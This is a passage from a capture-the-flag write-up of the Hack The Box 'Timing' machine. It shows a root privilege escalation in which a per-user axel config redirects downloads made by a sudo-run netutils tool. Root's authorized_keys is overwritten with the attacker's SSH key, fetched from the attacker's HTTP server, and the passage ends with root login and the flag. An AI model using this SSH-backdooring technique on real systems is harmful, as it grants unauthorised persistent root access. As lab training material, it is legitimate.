<li><a href="burpsuite.jar">burpsuite.jar</a></li>
<li><a href="enumesc/">enumesc/</a></li>
<li><a href="just_cheking">just_cheking</a></li>
<li><a href="pspy64">pspy64</a></li>
<li><a href="recon/">recon/</a></li>
<li><a href="scanners/">scanners/</a></li>
<li><a href="torghost/">torghost/</a></li>
</ul>
<hr>
</body>
</html>
```

Yeap! We see, that alex downloaded the whole index.hmtl page and saved it as default.

So, how we can use it in our advance? We can upload our authorized ssh key to the root! How we gonna do it?

First of all, axel documentation says that axel has two type of configuration files: the first is global and located in /etc/axelrc and the second is personal – located in ~/.axelrc.

If we change “default_filename” value on /root/.ssh/authorized_keys in personal config file, then downloaded index.html page will be saved at /root/.ssh/authorized_keys because each file downloaded with netutils will have root permission, remember? The process is known as SSH Backdooring.

```
aaron@timing:~$ cat .axelrc

# When downloading a HTTP directory/index page, (like http://localhost/~me/)
# what local filename do we have to store it in?

default_filename = /root/.ssh/authorized_keys
aaron@timing:~$
```

Now we need to create index.html page on our local machine with only our public ssh key! The index.html should be placed in empty directory!

```
timing.htb/index » ls
index.html
timing.htb/index » cat index.html
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDTX472Q5PjtHbJX9lgmz4TZivSTz7k6tkdA6cw6Cb9DO05Rw7vW689AN1UC2VUqYMbBYdbG2U54sAw2xYWbuQW/l+e1513syZaObEAUnK3V110r6kAZ8AfxeJL0qxy
FmjtPpALliBD92x5UUc8OdZGwiXztGOK9AiWz7uHizQ4kGv4h5J77E2bPBvwOvz29r4+aXhXcJnyd2QwI1pZ3TNCizcbKcBCcm9Lm5ZDGor/qkc+zl/2h9kL+0K+9fEPe4Po80s1ZQvo9Ld9F0lkNnRZHbVM7pykSnI+
GYpxga9vsyQefIAao1heqzwDLVlNRHAwIqHaGaUmtYwnS5ofCXyOhQnoOAIH6ZPiQq9GgAmPadOdUiXroQvZ5Zc4WPBlq/O4nRYNOpeq/hMvgeXbdPbHgLDmNc2bXGLFNNx97tCQxaY2nM++jM8cMQZg9wY/NxFlxv6W
uG3sKNOXprXYmI2QEQWhXKNZuKVpNNLi4oxUQcLe47PXKQzv49a96jgpGIUWhzEE76RR6mHeFAQpgkMoPcNwCe6Oh7+aS6jgwq1P1bSh/fHAf3hlEgQTxI6wTKDgmPf5lsQ== indigo@sadland
```

Start python http server in the directory with index.html and run netutils on the target machine.

```
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: 10.10.14.126:8000
Initializing download: http://10.10.14.126:8000
File size: 740 bytes
Opening output file /root/.ssh/authorized_keys
Server unsupported, starting from scratch with one connection.
Starting download


Downloaded 740 byte in 0 seconds. (3.61 KB/s)
```

As we see the output file is placed as /root/.ssh/authorized!

Now let’s check out if we can connect as a root via ssh.

```
~ » ssh root@timing.htb
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jan 29 17:14:41 UTC 2022

  System load:  0.41              Processes:           206
  Usage of /:   48.9% of 4.85GB   Users logged in:     1
  Memory usage: 10%               IP address for eth0: 10.10.11.135
  Swap usage:   0%


8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or prox


Last login: Tue Dec  7 12:08:29 2021
root@timing:~# ls
axel  netutils.jar  root.txt
root@timing:~# cat root.txt
21b254024b6c3cc8ba8d00827d03b0db
```

The root is taken!